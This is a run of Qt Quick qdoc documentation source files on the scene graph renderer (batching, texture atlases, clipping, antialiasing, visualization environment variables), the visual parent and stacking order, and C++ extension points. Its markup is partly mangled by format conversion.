Even when using the non-threaded render loop, you should write your code as if you are using the threaded renderer, as failing to do so will make the code non-portable.

The following is a simplified illustration of the frame rendering sequence in the non-threaded renderer.

\image sg-renderloop-singlethreaded.jpg

## \section2 Custom control over rendering with QQuickRenderControl

When using QQuickRenderControl, the responsibility for driving the rendering loop is transferred to the application. In this case no built-in render loop is used. Instead, it is up to the application to invoke the polish, synchronize and rendering steps at the appropriate time. It is possible to implement either a threaded or non-threaded behavior similar to the ones shown above.

## \section2 Mixing Scene Graph and OpenGL

The scene graph offers two methods for integrating OpenGL content: by calling OpenGL commands directly and by creating a textured node in the scene graph.

By connecting to the `\l QQuickWindow::beforeRendering()` and `\l QQuickWindow::afterRendering()` signals, applications can make OpenGL calls directly into the same context as the scene graph is rendering to. As the signal names indicate, the user can then render OpenGL content either under a Qt Quick scene or over it. The benefit of integrating in this manner is that no extra framebuffer nor memory is needed to perform the rendering. The downside is that Qt Quick decides when to call the signals and this is the only time the OpenGL application is allowed to draw.

The `\l {Scene Graph - OpenGL Under QML}` example gives an example on how to use these signals.

The other alternative is to create a `QQuickFramebufferObject`, render into it, and let it be displayed in the scene graph as a texture.

The `\l {Scene Graph - Rendering FBOs}` example shows how this can be done. It is also possible to combine multiple rendering contexts and multiple threads to create content to be displayed in the scene graph.

The `\l {Scene Graph - Rendering FBOs in a thread}` examples show how this can be done.

`\warning` When mixing OpenGL content with scene graph rendering, it is important the application does not leave the OpenGL context in a state with buffers bound, attributes enabled, special values in the z-buffer

or stencil-buffer or similar. Doing so can result in unpredictable behavior.

\warning The OpenGL rendering code must be thread aware, as the rendering might be happening outside the GUI thread.

## \section2 Custom Items using QPainter

The QQuickItem provides a subclass, QQuickPaintedItem, which allows the users to render content using QPainter.

\warning Using QQuickPaintedItem uses an indirect 2D surface to render its content, either using software rasterization or using an OpenGL framebuffer object (FBO), so the rendering is a two-step operation. First rasterize the surface, then draw the surface. Using scene graph API directly is always significantly faster.

## \section1 Logging Support

The scene graph has support for a number of logging categories. These can be useful in tracking down both performance issues and bugs in addition to being helpful to Qt contributors.

\list

\li \c {qt.scenegraph.time.texture} - logs the time spent doing texture uploads

\li \c {qt.scenegraph.time.compilation} - logs the time spent doing shader compilation

\li \c {qt.scenegraph.time.renderer} - logs the time spent in the various steps of the renderer

\li \c {qt.scenegraph.time.renderloop} - logs the time spent in the various steps of the render loop

\li \c {qt.scenegraph.time.glyph} - logs the time spent preparing distance field glyphs

\li \c {qt.scenegraph.info} - logs general information about various parts of the scene graph and the graphics stack

\li \c {qt.scenegraph.renderloop} - creates a detailed log of the various stages involved in rendering. This log mode is primarily useful for developers working on Qt.

\endlist

## \section1 Scene Graph Backend

In addition to the public API, the scene graph has an adaptation layer which opens up the implementation to do hardware specific adaptations. This is an undocumented, internal and private plugin API, which lets hardware adaptation teams make the most of their hardware. It includes:

\list

\li Custom textures; specifically the implementation of `QQuickWindow::createTextureFromImage` and the internal representation of the texture used by `Image` and `BorderImage` types.

\li Custom renderer; the adaptation layer lets the plugin decide how the scene graph is traversed and rendered, making it possible to optimize the rendering algorithm for a specific hardware or to make use of extensions which improve performance.

\li Custom scene graph implementation of many of the default QML types, including its text and font rendering.

\li Custom animation driver; allows the animation system to hook into the low-level display vertical refresh to get smooth rendering.

\li Custom render loop; allows better control over how QML deals with multiple windows.

\endlist

\*/



/\*!

\title Qt Quick Scene Graph Renderer

\page qtquick-visualcanvas-scenegraph-renderer.html

This document explains how the scene graph renderer works internally so that one can write code that uses it in an optimal fashion, both performance-wise and feature-wise.

One does not need to understand the internals of the renderer to get good performance. However, it might help when integrating with the scene graph or to figure out why it is not possible to squeeze the maximum efficiency out of the graphics chip.

\note Even in the case where every frame is unique and everything is uploaded from scratch, the default renderer will perform well.

The Qt Quick items in a QML scene populates a tree of QSGNode instances. Once created, this tree is a complete description of how a certain frame should be rendered. It does not contain any references back to the Qt Quick items at all and will on most platforms be processed and rendered in a separate thread. The renderer is a self contained part of the scene graph which traverses the QSGNode tree and uses geometry defined in QSGGeometryNode and shader state defined in QSGMaterial to schedule OpenGL state change and draw calls.

If needed, the renderer can be completely replaced using the internal scene graph back-end API. This is mostly interesting for platform vendors who wish to take advantage of non-standard hardware features. For majority of use cases, the default renderer will be sufficient.

The default renderer focuses on two primary strategies to optimize the rendering. Batching of draw calls and retention of geometry on the GPU.

## \section1 Batching

Where a traditional 2D API, such as QPainter, Cairo or Context2D, is written to handle thousands of individual draw calls per frame, OpenGL is a pure hardware API and performs best when the number of draw calls is very low and state changes are kept to a minimum. Consider the following use case:

\image visualcanvas\_list.png

The simplest way of drawing this list is on a cell-by-cell basis. First the background is drawn. This is a rectangle of a specific color. In OpenGL terms this means selecting a shader program to do solid color fills, setting up the fill color, setting the transformation matrix

containing the x and y offsets and then using for instance

`glDrawArrays` to draw two triangles making up the rectangle. The icon is drawn next. In OpenGL terms this means selecting a shader program to draw textures, selecting the active texture to use, setting the transformation matrix, enabling alpha-blending and then using for instance `glDrawArrays` to draw the two triangles making up the bounding rectangle of the icon. The text and separator line between cells follow a similar pattern. And this process is repeated for every cell in the list, so for a longer list, the overhead imposed by OpenGL state changes and draw calls completely outweighs the benefit that using a hardware accelerated API could provide.

When each primitive is large, this overhead is negligible, but in the case of a typical UI, there are many small items which add up to a considerable overhead.

The default scene graph renderer works within these limitations and will try to merge individual primitives together into batches while preserving the exact same visual result. The result is fewer OpenGL state changes and a minimal amount of draw calls, resulting in optimal performance.

## `section2 Opaque Primitives`

The renderer separates between opaque primitives and primitives

which require alpha blending. By using OpenGL's Z-buffer and giving each primitive a unique z position, the renderer can freely reorder opaque primitives without any regard for their location on screen and which other elements they overlap with. By looking at each primitive's material state, the renderer will create opaque batches. From Qt Quick core item set, this includes Rectangle items with opaque colors and fully opaque images, such as JPEGs or BMPs.

Another benefit of using opaque primitives, is that opaque primitives does not require `GL_BLEND` to be enabled which can be quite costly, especially on mobile and embedded GPUs.

Opaque primitives are rendered in a front-to-back manner with `glDepthMask` and `GL_DEPTH_TEST` enabled. On GPUs that internally do early-z checks, this means that the fragment shader does not need to run for pixels or blocks of pixels that are obscured. Beware that the renderer still needs to take these nodes into account and the vertex shader is still run for every vertex in these primitives, so if the application knows that something is fully obscured, the best thing to do is to explicitly hide it using `Item::visible` or `Item::opacity`.

`Item::z` is used to control an Item's stacking order relative to its siblings. It has no direct relation to the renderer and OpenGL's Z-buffer.

## \section2 Alpha Blended Primitives

Once opaque primitives have been drawn, the renderer will disable `glDepthMask`, enable `GL_BLEND` and render all alpha blended primitives in a back-to-front manner.

Batching of alpha blended primitives requires a bit more effort in the renderer as elements that are overlapping need to be rendered in the correct order for alpha blending to look correct. Relying on the Z-buffer alone is not enough. The renderer does a pass over all alpha blended primitives and will look at their bounding rect in addition to their material state to figure out which elements can be batched and which can not.

\image visualcanvas\_overlap.png

In the left-most case, the blue backgrounds can be drawn in one call and the two text elements in another call, as the texts only overlap a background which they are stacked in front of. In the right-most case, the background of "Item 4" overlaps the text of "Item 3" so in this case, each of backgrounds and texts need to be drawn using separate calls.

Z-wise, the alpha primitives are interleaved with the opaque nodes

and may trigger early-z when available, but again, setting

Item::visible to false is always faster.

## \section2 Mixing with 3D primitives

The scene graph can support pseudo 3D and proper 3D primitives. For instance, one can implement a "page curl" effect using a ShaderEffect or implement a bumpmapped torus using QSGGeometry and a custom material. While doing so, one needs to take into account that the default renderer already makes use of the depth buffer.

The renderer modifies the vertex shader returned from QSGMaterialShader::vertexShader() and compresses the z values of the vertex after the model-view and projection matrices has been applied and then adds a small translation on the z to position it the correct z position.

The compression assumes that the z values are in the range of 0 to 1.

## \section2 Texture Atlas

The active texture is a unique OpenGL state, which means that multiple primitives using different OpenGL textures cannot be batched. The Qt Quick scene graph for this reason allows multiple

QSGTexture instances to be allocated as smaller sub-regions of a larger texture; a texture atlas.

The biggest benefit of texture atlases is that multiple QSGTexture instances now refer to the same OpenGL texture instance. This makes it possible to batch textured draw calls as well, such as Image items, BorderImage items, ShaderEffect items and also C++ types such as QSGSimpleTextureNode and custom QSGGeometryNodes using textures.

\note Large textures do not go into the texture atlas.

Atlas based textures are created by passing QQuickWindow::TextureCanUseAtlas to the QQuickWindow::createTextureFromImage().

\note Atlas based textures do not have texture coordinates ranging from 0 to 1. Use QSGTexture::normalizedTextureSubRect() to get the atlas texture coordinates.

The scene graph uses heuristics to figure out how large the atlas should be and what the size threshold for being entered into the atlas is. If different values are needed, it is possible to override them using the environment variables \c {QSG\_ATLAS\_WIDTH=[width]}, \c {QSG\_ATLAS\_HEIGHT=[height]} and \c {QSG\_ATLAS\_SIZE\_LIMIT=[size]}. Changing these values will mostly be

interesting for platform vendors.

## \section1 Batch Roots

In addition to merging compatible primitives into batches, the default renderer also tries to minimize the amount of data that needs to be sent to the GPU for every frame. The default renderer identifies subtrees which belong together and tries to put these into separate batches. Once batches are identified, they are merged, uploaded and stored in GPU memory, using Vertex Buffer Objects.

## \section2 Transform Nodes

Each Qt Quick Item inserts a QSGTransformNode into the scene graph tree to manage its x, y, scale or rotation. Child items will be populated under this transform node. The default renderer tracks the state of transform nodes between frames, and will look at subtrees to decide if a transform node is a good candidate to become a root for a set of batches. A transform node which changes between frames and which has a fairly complex subtree, can become a batch root.

QSGGeometryNodes in the subtree of a batch root are pre-transformed relative to the root on the CPU. They are then uploaded and retained on the GPU. When the transform changes, the renderer only needs to



update the matrix of the root, not each individual item, making list and grid scrolling very fast. For successive frames, as long as nodes are not being added or removed, rendering the list is effectively for free. When new content enters the subtree, the batch that gets it is rebuilt, but this is still relatively fast. There are usually several unchanging frames for every frame with added or removed nodes when panning through a grid or list.

Another benefit of identifying transform nodes as batch roots is that it allows the renderer to retain the parts of the tree that has not changed. For instance, say a UI consists of a list and a button row. When the list is being scrolled and delegates are being added and removed, the rest of the UI, the button row, is unchanged and can be drawn using the geometry already stored on the GPU.

The node and vertex threshold for a transform node to become a batch root can be overridden using the environment variables `\c {QSG_RENDERER_BATCH_NODE_THRESHOLD=[count]}` and `\c {QSG_RENDERER_BATCH_VERTEX_THRESHOLD=[count]}`. Overriding these flags will be mostly useful for platform vendors.

`\note` Beneath a batch root, one batch is created for each unique set of material state and geometry type.

`\section2` Clipping

When setting `Item::clip` to true, it will create a `QSGClipNode` with a rectangle in its geometry. The default renderer will apply this clip by using scissoring in OpenGL. If the item is rotated by a non-90-degree angle, the OpenGL's stencil buffer is used. Qt Quick Item only supports setting a rectangle as clip through QML, but the scene graph API and the default renderer can use any shape for clipping.

When applying a clip to a subtree, that subtree needs to be rendered with a unique OpenGL state. This means that when `Item::clip` is true, batching of that item is limited to its children. When there are many children, like a `ListView` or `GridView`, or complex children, like a `TextArea`, this is fine. One should, however, use clip on smaller items with caution as it prevents batching. This includes button label, text field or list delegate and table cells.

## `\section2` Vertex Buffers

Each batch uses a vertex buffer object (VBO) to store its data on the GPU. This vertex buffer is retained between frames and updated when the part of the scene graph that it represents changes.

By default, the renderer will upload data into the VBO using `\c GL_STATIC_DRAW`. It is possible to select different upload strategy

by setting the environment variable `\c {QSG_RENDERER_BUFFER_STRATEGY=[strategy]}`. Valid values are `\c stream` and `\c dynamic`. Changing this value is mostly useful for platform vendors.

## `\section1 Antialiasing`

The scene graph supports two types of antialiasing. By default, primitives such as rectangles and images will be antialiased by adding more vertices along the edge of the primitives so that the edges fade to transparent. We call this method `\e {vertex antialiasing}`. If the user requests a multisampled OpenGL context, by setting a `QSurfaceFormat` with samples greater than `\c 0` using `QQuickWindow::setFormat()`, the scene graph will prefer multisample based antialiasing (MSAA). The two techniques will affect how the rendering happens internally and have different limitations.

It is also possible to override the antialiasing method used by setting the environment variable `\c {QSG_ANTIALIASING_METHOD}` to either `\c vertex` or `\c {msaa}`.

Vertex antialiasing can produce seams between edges of adjacent primitives, even when the two edges are mathmatically the same. Multisample antialiasing does not.

## \section2 Vertex Antialiasing

Vertex antialiasing can be enabled and disabled on a per-item basis using the `Item::antialiasing` property. It will work regardless of what the underlying hardware supports and produces higher quality antialiasing, both for normally rendered primitives and also for primitives captured into framebuffer objects, for instance using the `ShaderEffectSource` type.

The downside to using vertex antialiasing is that each primitive with antialiasing enabled will have to be blended. In terms of batching, this means that the renderer needs to do more work to figure out if the primitive can be batched or not and due to overlaps with other elements in the scene, it may also result in less batching, which could impact performance.

On low-end hardware blending can also be quite expensive so for an image or rounded rectangle that covers most of the screen, the amount of blending needed for the interior of these primitives can result in significant performance loss as the entire primitive must be blended.

## \section2 Multisample Antialiasing

Multisample antialiasing is a hardware feature where the hardware

calculates a coverage value per pixel in the primitive. Some hardware can multisample at a very low cost, while other hardware may need both more memory and more GPU cycles to render a frame.

Using multisample antialiasing, many primitives, such as rounded rectangles and image elements can be antialiased and still be \e opaque in the scene graph. This means the renderer has an easier job when creating batches and can rely on early-z to avoid overdraw.

When multisample antialiasing is used, content rendered into framebuffer objects, need additional extensions to support multisampling of framebuffers. Typically \c GL\_EXT\_framebuffer\_multisample and \c GL\_EXT\_framebuffer\_blit. Most desktop chips have these extensions present, but they are less common in embedded chips. When framebuffer multisampling is not available in the hardware, content rendered into framebuffer objects will not be antialiased, including the content of a ShaderEffectSource.

## \section1 Performance

As stated in the beginning, understanding the finer details of the renderer is not required to get good performance. It is written to optimize for common use cases and will perform quite well under almost any circumstance.

\list

\li Good performance comes from effective batching, with as little as possible of the geometry being uploaded again and again. By setting the environment variable \c {QSG\_RENDERER\_DEBUG=render}, the renderer will output statistics on how well the batching goes, how many batches, which batches are retained and which are opaque and not. When striving for optimal performance, uploads should happen only when really needed, batches should be fewer than 10 and at least 3-4 of them should be opaque.

\li The default renderer does not do any CPU-side viewport clipping nor occlusion detection. If something is not supposed to be visible, it should not be shown. Use \c {Item::visible: false} for items that should not be drawn. The primary reason for not adding such logic is that it adds additional cost which would also hurt applications that took care in behaving well.

\li Make sure the texture atlas is used. The Image and BorderImage items will use it unless the image is too large. For textures created in C++, pass QQuickWindow::TextureCanUseAtlas when calling QQuickWindow::createTexture().

By setting the environment variable \c {QSG\_ATLAS\_OVERLAY} all atlas textures will be colorized so they are easily identifiable in the

application.

- \li Use opaque primitives where possible. Opaque primitives are faster to process in the renderer and faster to draw on the GPU. For instance, PNG files will often have an alpha channel, even though each pixel is fully opaque. JPG files are always opaque. When providing images to an `QQuickImageProvider` or creating images with `QQuickWindow::createTextureFromImage()`, let the image have `QImage::Format_RGB32`, when possible.

- \li Be aware of that overlapping compound items, like in the illustration above, can not be batched.

- \li Clipping breaks batching. Never use on a per-item basis, inside tables cells, item delegates or similar. Instead of clipping text, use eliding. Instead of clipping an image, create a `QQuickImageProvider` that returns a cropped image.

- \li Batching only works for 16-bit indices. All built-in items use 16-bit indices, but custom geometry is free to also use 32-bit indices.

- \li Some material flags prevent batching, the most limiting one being `QSGMaterial::RequiresFullMatrix` which prevents all batching.

- Applications with a monochrome background should set it using `QQuickWindow::setColor()` rather than using a top-level `Rectangle` item. `QQuickWindow::setColor()` will be used in a call to `glClear()`, which is potentially faster.

- Mipmapped Image items are not placed in global atlas and will not be batched.

If an application performs poorly, make sure that rendering is actually the bottleneck. Use a profiler! The environment variable `QSG_RENDER_TIMING=1` will output a number of useful timing parameters which can be useful in pinpointing where a problem lies.

## Visualizing

To visualize the various aspects of the scene graph's default renderer, the `QSG_VISUALIZE` environment variable can be set to one of the values detailed in each section below. We provide examples of the output of some of the variables using the following QML code:

```
code
```

```
import QtQuick 2.2
```



Rectangle {

width: 200

height: 140

ListView {

id: clippedList

x: 20

y: 20

width: 70

height: 100

clip: true

model: ["Item A", "Item B", "Item C", "Item D"]

delegate: Rectangle {

color: "lightblue"

width: parent.width

height: 25

Text {

text: modelData

anchors.fill: parent

horizontalAlignment: Text.AlignHCenter

verticalAlignment: Text.AlignVCenter

}

}

```
}
```

```
ListView {
```

```
    id: clippedDelegateList
```

```
    x: clippedList.x + clippedList.width + 20
```

```
    y: 20
```

```
    width: 70
```

```
    height: 100
```

```
    clip: true
```

```
    model: ["Item A", "Item B", "Item C", "Item D"]
```

```
    delegate: Rectangle {
```

```
        color: "lightblue"
```

```
        width: parent.width
```

```
        height: 25
```

```
        clip: true
```

```
        Text {
```

```
            text: modelData
```

```
            anchors.fill: parent
```

```
            horizontalAlignment: Text.AlignHCenter
```

```
            verticalAlignment: Text.AlignVCenter
```

```
        }
```

```
    }
```

```
}
```

```
}
```

```
\endcode
```

For the ListView on the left, we set its `\l {Item::clip}{clip}` property to `\c true`. For the ListView on right, we also set each delegate's `\l {Item::clip}{clip}` property to `\c true` to illustrate the effects of clipping on batching.

```
\image visualize-original.png "Original"
```

Original

`\note` The visualized elements do not respect clipping, and rendering order is arbitrary.

## `\section2 Visualizing Batches`

Setting `\c QSG_VISUALIZE` to `\c batches` visualizes batches in the renderer.

Merged batches are drawn with a solid color and unmerged batches are drawn with a diagonal line pattern. Few unique colors means good batching.

Unmerged batches are bad if they contain many individual nodes.

```
\image visualize-batches.png "batches"
```

```
\c QSG_VISUALIZE=batches
```

## `\section2 Visualizing Clipping`

Setting `\c QSG_VISUALIZE` to `\c clip` draws red areas on top of the scene to indicate clipping. As Qt Quick Items do not clip by default, no clipping is usually visualized.

`\image visualize-clip.png`

`\c QSG_VISUALIZE=clip`

## `\section2 Visualizing Changes`

Setting `\c QSG_VISUALIZE` to `\c changes` visualizes changes in the renderer. Changes in the scenegraph are visualized with a flashing overlay of a random color. Changes on a primitive are visualized with a solid color, while changes in an ancestor, such as matrix or opacity changes, are visualized with a pattern.

## `\section2 Visualizing Overdraw`

Setting `\c QSG_VISUALIZE` to `\c overdraw` visualizes overdraw in the renderer. Visualize all items in 3D to highlight overdraws. This mode can also be used to detect geometry outside the viewport to some extent. Opaque items are rendered with a green tint, while translucent items are rendered with a red tint. The bounding box for the viewport is rendered in blue. Opaque content is easier for the scenegraph to process and is usually faster to render.

Note that the root rectangle in the code above is superfluous as the window is also white, so drawing the rectangle is a waste of resources in this case. Changing it to an Item can give a slight performance boost.

```
\image visualize-overdraw-1.png "overdraw-1"
\image visualize-overdraw-2.png "overdraw-2"
\c QSG_VISUALIZE=overdraw
*/
topic.qdoc
/*****
**
** Copyright (C) 2013 Digia Plc and/or its subsidiary(-ies).
** Contact: http://www.qt-project.org/legal
**
** This file is part of the documentation of the Qt Toolkit.
**
** $QT_BEGIN_LICENSE:FDL$
** Commercial License Usage
** Licensees holding valid commercial Qt licenses may use this file in
** accordance with the commercial license agreement provided with the
** Software or, alternatively, in accordance with the terms contained in
** a written agreement between you and Digia. For licensing terms and
** conditions see http://qt.digia.com/licensing. For further information
** use the contact form at http://qt.digia.com/contact-us.
**
```

\*\* GNU Free Documentation License Usage

\*\* Alternatively, this file may be used under the terms of the GNU Free

\*\* Documentation License version 1.3 as published by the Free Software

\*\* Foundation and appearing in the file included in the packaging of

\*\* this file. Please review the following information to ensure

\*\* the GNU Free Documentation License version 1.3 requirements

\*\* will be met: <http://www.gnu.org/copyleft/fdl.html>.

\*\* \$QT\_END\_LICENSE\$

\*\*

\*\*\*\*\*/

/\*!

\page qtquick-visualcanvas-topic.html

\title Important Concepts In Qt Quick - The Visual Canvas

\brief Overview of visual canvas concepts

The visual canvas provided by the Qt Quick is a two dimensional canvas with z-ordering.

\section1 Coordinate System

The top-left pixel in the Qt Quick coordinate system is the [0, 0] pixel.

The coordinate system of a child item is relative to its visual parent item.

See the documentation on the

\{qtquick-visualcanvas-coordinates.html\}{Coordinate System} for

in-depth information about the coordinate system utilized by Qt Quick.

## \section1 Visual Parent

There are two separate kinds of parenting in a QML application which uses Qt Quick. The first kind is the ownership-parent (also known as the QObject parent) which determines object lifetime semantics. The second kind is the visual parent which determines where on the canvas an item is drawn, and also certain properties (for example, opacity applies to visual children).

In almost all cases, the visual parent is identical to the ownership-parent.

See the documentation about the [\{qtquick-visualcanvas-visualparent.html\}](#) {Visual Parent} for more in-depth information on the topic.

## \section1 Scene Graph

Modern computer systems and devices use OpenGL to draw graphics. Qt Quick requires OpenGL and it is used to display applications developed with Qt Quick in QML. In particular, Qt Quick defines a scene graph which is then rendered. See the documentation about the [\{qtquick-visualcanvas-scenegraph.html\}](#){Scene Graph} for in-depth information about the concept of a scene graph and why it is beneficial, and about the scene graph implementation provided by Qt Quick.

\*/

visualparent.qdoc

/\*\*\*\*\*

\*\*

\*\* Copyright (C) 2013 Digia Plc and/or its subsidiary(-ies).

\*\* Contact: <http://www.qt-project.org/legal>

\*\*

\*\* This file is part of the documentation of the Qt Toolkit.

\*\*

\*\* \$QT\_BEGIN\_LICENSE:FDL\$

\*\* Commercial License Usage

\*\* Licensees holding valid commercial Qt licenses may use this file in

\*\* accordance with the commercial license agreement provided with the

\*\* Software or, alternatively, in accordance with the terms contained in

\*\* a written agreement between you and Digia. For licensing terms and

\*\* conditions see <http://qt.digia.com/licensing>. For further information

\*\* use the contact form at <http://qt.digia.com/contact-us>.

\*\*

\*\* GNU Free Documentation License Usage

\*\* Alternatively, this file may be used under the terms of the GNU Free

\*\* Documentation License version 1.3 as published by the Free Software

\*\* Foundation and appearing in the file included in the packaging of

\*\* this file. Please review the following information to ensure

\*\* the GNU Free Documentation License version 1.3 requirements

\*\* will be met: <http://www.gnu.org/copyleft/fdl.html>.

\*\* \$QT\_END\_LICENSE\$



\*\*

\*\*\*\*\*/

/\*!

\page qtquick-visualcanvas-visualparent.html

\title Concepts - Visual Parent in Qt Quick

\brief Description of the concept of visual parent in Qt Quick

\section1 Visual Parent

When creating visual scenes with Qt Quick, it is important to understand the concept of the \e {visual parent}.

The concept of the visual parent in Qt Quick is separate from, but related to, the concept of the \e {object parent}

within the QObject parent hierarchy. All QML objects have an \e {object parent}, which is determined by the

\{qml-object-declarations\}{object hierarchy} in which the object is declared. When working with the \c QtQuick

module, the \l Item type is the base type for all visual items provided by this module, and it provides the concept of an additional \e {visual parent}, as defined by an item's \l {Item::}{parent} property. Every item

has a visual parent; if an item's \l {Item::}{parent} property value is \c null, the item will not be rendered in the scene.

Any object assigned to an item's \l {Item::}{data} property becomes a child of the item within its QObject hierarchy, for

memory management purposes. Additionally, if an object added to the data property is of the `\Item` type, it is also

assigned to the `\Item::children` property and becomes a child of the item within the visual scene hierarchy.

(Most Qt Quick hierarchy crawling algorithms, especially the rendering algorithms, only consider the visual parent

hierarchy.)

For convenience, the `\Item` `\Item::data` property is its `\Default Properties` default property. This means

that any child item declared within an `\Item` object without being assigned to a specific property is automatically

assigned to the `\Item::data` property and becomes a child of the item as described above. So, the two code

blocks below produce the same result, and you will almost always see the form shown below left, rather than the

explicit `\c data` assignment shown below right:

```
\table
```

```
\row
```

```
\li
```

```
\code
```

```
import QtQuick 2.0
```

```
Item {
```

```
    width: 100; height: 100
```

```
    Rectangle { width: 50; height: 50; color: "red" }
```

```
}
```

```
\endcode
```

```
\li
```

```
\code
```

```
import QtQuick 2.0
```

```
Item {
```

```
    width: 100; height: 100
```

```
    data: [
```

```
        Rectangle { width: 50; height: 50; color: "red" }
```

```
    ]
```

```
}
```

```
\endcode
```

```
\endtable
```

An item's visual parent can be changed at any time by setting its `\l {Item::}{parent}` property. Thus, an item's

visual parent may not necessarily be the same as its object parent.

When an item becomes the child of another item:

```
\list
```

```
\li The child's \l {Item::parent}{parent} refers to its parent item
```

The parent's `children` and `childrenRect.x` properties takes that

child into account

Declaring an item as a child of another does not automatically mean that the child item will be appropriately

positioned or sized to fit within its parent. Some QML types may have in-built behaviors that affect the positioning

of child items – for example, a `Row` object automatically re-positions its children into a horizontal formation –

but these are behaviors enforced by the types' own specific implementations. Additionally, a parent item will not

automatically clip its children to visually contain them within the parent's visual bounds, unless its `clip`

property is set to true.

The visual parent of an item may come under consideration in particular circumstances, as described in the sections

below.

## Item Coordinates

As item coordinates are relative to the visual parent, they can be affected by changes to the visual hierarchy. See

the [Visual Coordinates](#) concept page for more detail.

## Stacking Order

Qt Quick items use a recursive drawing algorithm for determining which items are drawn on top in case of collisions.

In general items are drawn on top of their parent items, in the order they were created (or specified in the QML file).

So in the following example, the blue rectangle will be drawn on top of the green rectangle:

\snippet qml/visualparent.qml 0

\image visual-parent-example.png

Because the algorithm recurses through the visual item hierarchy, any children of the green rectangle will also be drawn beneath

the blue rectangle and beneath any of the blue rectangle's children.

Stacking order can be influenced with the `\Item::z` property. Z values below 0 will stack below the parent, and if z

values are assigned then siblings will stack in z-order (with creation order used to break ties). Z values only affect

stacking compared to siblings and the parent item. If you have an item who is obscured by a subtree rooted above its

parent item, no z value on that item will increase its stacking order to stack above that subtree. To stack that item

above the other subtree you'll have to alter z values farther up in the hierarchy, or re-arrange the visual item

hierarchy.

\snippet qml/visualparent2.qml 0

\image visual-parent-example2.png

In the above example, the red rectangle has a high z value, but is still stacked below the blue rectangle. This is

because it is a child of the green rectangle, and the green rectangle is a sibling of the blue rectangle. The z value

of the green rectangle is lower than that of the blue rectangle, so the green rectangle and all children will be

stacked beneath the blue rectangle.

## \section2 Canvas Ownership

The definition of what is rendered in a Qt Quick scene is the visual item tree rooted at `QQuickWindow::contentItem`.

Therefore to add an Item to a specific Qt Quick scene for rendering it needs to become a visual hierarchy child of an

Item already in the visual item hierarchy, such as `QQuickWindow::contentItem`.

\*/

topic.qdoc

/\*\*\*\*\*

\*\*

\*\* Copyright (C) 2014 Digia Plc and/or its subsidiary(-ies).

\*\* Contact: <http://www.qt-project.org/legal>

\*\*

\*\* This file is part of the documentation of the Qt Toolkit.

\*\*

\*\* \$QT\_BEGIN\_LICENSE:FDL\$

\*\* Commercial License Usage

\*\* Licensees holding valid commercial Qt licenses may use this file in

\*\* accordance with the commercial license agreement provided with the  
\*\* Software or, alternatively, in accordance with the terms contained in  
\*\* a written agreement between you and Digia. For licensing terms and  
\*\* conditions see <http://qt.digia.com/licensing>. For further information  
\*\* use the contact form at <http://qt.digia.com/contact-us>.

\*\*

\*\* GNU Free Documentation License Usage

\*\* Alternatively, this file may be used under the terms of the GNU Free  
\*\* Documentation License version 1.3 as published by the Free Software  
\*\* Foundation and appearing in the file included in the packaging of  
\*\* this file. Please review the following information to ensure  
\*\* the GNU Free Documentation License version 1.3 requirements  
\*\* will be met: <http://www.gnu.org/copyleft/fdl.html>.

\*\* \$Q\_T\_END\_LICENSE\$

\*\*

\*\*\*\*\*/

/\*!

\page qtquick-visualtypes-topic.html

\title Important Concepts In Qt Quick - Visual Types

\brief Overview of visual type concepts

Most user-interfaces include some visual aspect. While multimodal interfaces  
are extremely interesting and can be very engaging and interactive (using,  
for example, haptic feedback and sounds to notify the user of changes in the

state of an application), visual objects in a user-interface are able to convey a huge amount of information to the user at a glance.

See the \{Qt Quick QML Types} page for the complete list of visual object types provided by Qt Quick.

\*/

cppextensionpoints.qdoc

/\*\*\*\*\*

\*\*

\*\* Copyright (C) 2013 Digia Plc and/or its subsidiary(-ies).

\*\* Contact: <http://www.qt-project.org/legal>

\*\*

\*\* This file is part of the documentation of the Qt Toolkit.

\*\*

\*\* \$QT\_BEGIN\_LICENSE:FDL\$

\*\* Commercial License Usage

\*\* Licensees holding valid commercial Qt licenses may use this file in

\*\* accordance with the commercial license agreement provided with the

\*\* Software or, alternatively, in accordance with the terms contained in

\*\* a written agreement between you and Digia. For licensing terms and

\*\* conditions see <http://qt.digia.com/licensing>. For further information

\*\* use the contact form at <http://qt.digia.com/contact-us>.

\*\*

\*\* GNU Free Documentation License Usage



\*\* Alternatively, this file may be used under the terms of the GNU Free  
\*\* Documentation License version 1.3 as published by the Free Software  
\*\* Foundation and appearing in the file included in the packaging of  
\*\* this file. Please review the following information to ensure  
\*\* the GNU Free Documentation License version 1.3 requirements  
\*\* will be met: <http://www.gnu.org/copyleft/fdl.html>.

\*\* \$QQT\_END\_LICENSE\$

\*\*

\*\*\*\*\*/

/\*!

\page qtquick-cppextensionpoints.html

\title C++ Extension Points Provided By Qt Quick

\brief Description of the C++ extension points provided by the Qt Quick module

All QML applications can be extended from C++ in order to use additional  
functionality implemented in C++ code or to provide a C++ based QML plugin.  
This topic of extending QML from C++ is covered in the \l {Integrating QML and C++}  
documentation.

Additionally, the Qt Quick module provides several extension and integration points for C++  
developers, specific to this module. In particular, it allows C++ developers to create and register custom  
QQuickItem-derived types which can be rendered by Qt Quick. It also provides  
several scene graph-related classes which allow developers to define their own  
rendering primitives.

\target user-defined-qquickitem-derived-types

## \section1 User-Defined QQuickItem-Derived Types

While the Qt Quick module already provides a rich library of visual item types for use in a QML application, some developers may wish to define their own item-derived types in C++ and expose them to the QML type system. The easiest way to do this is to subclass QQuickItem, which is the base type for all visual types in the Qt Quick module. See the QQuickItem documentation for more details.

\target scene-graph-related-classes

## \section1 Scene Graph-Related Classes

Qt Quick 2 makes use of a dedicated scene graph based on OpenGL ES 2.0 or OpenGL 2.0 for its rendering. Using a scene graph for graphics rather than the traditional imperative painting systems (QPainter and similar), means the scene to be rendered can be retained between frames and the complete set of primitives to render is known before rendering starts. This opens up for a number of optimizations, such as batching the OpenGL draw calls to minimize state changes or discarding obscured primitives.

The \I {Qt Quick C++ Classes}{Qt Quick C++ API} provides various classes to enable custom nodes to be created in C++.

See the \I {Qt Quick Scene Graph} documentation for details.

\target pixmap-and-threaded-image-support

\section1 Pixmap and Threaded Image Support

While the QML engine allows QML application to load images from filesystem or network resources, some applications may require the additional option of loading images from C++ based processes. This can be implemented through the QQuickImageProvider class, which provides support for pixmap loading and threaded image requests for QML applications. Any QML application that requests an image through the special "image:" URL scheme will be directed to an appropriate image provider to load the image.

For more information, see the QQuickImageProvider documentation.

\*/

dynamicview-tutorial.qdoc

/\*\*\*\*\*

\*\*

\*\* Copyright (C) 2013 Digia Plc and/or its subsidiary(-ies).

\*\* Contact: <http://www.qt-project.org/legal>

\*\*

\*\* This file is part of the documentation of the Qt Toolkit.

\*\*

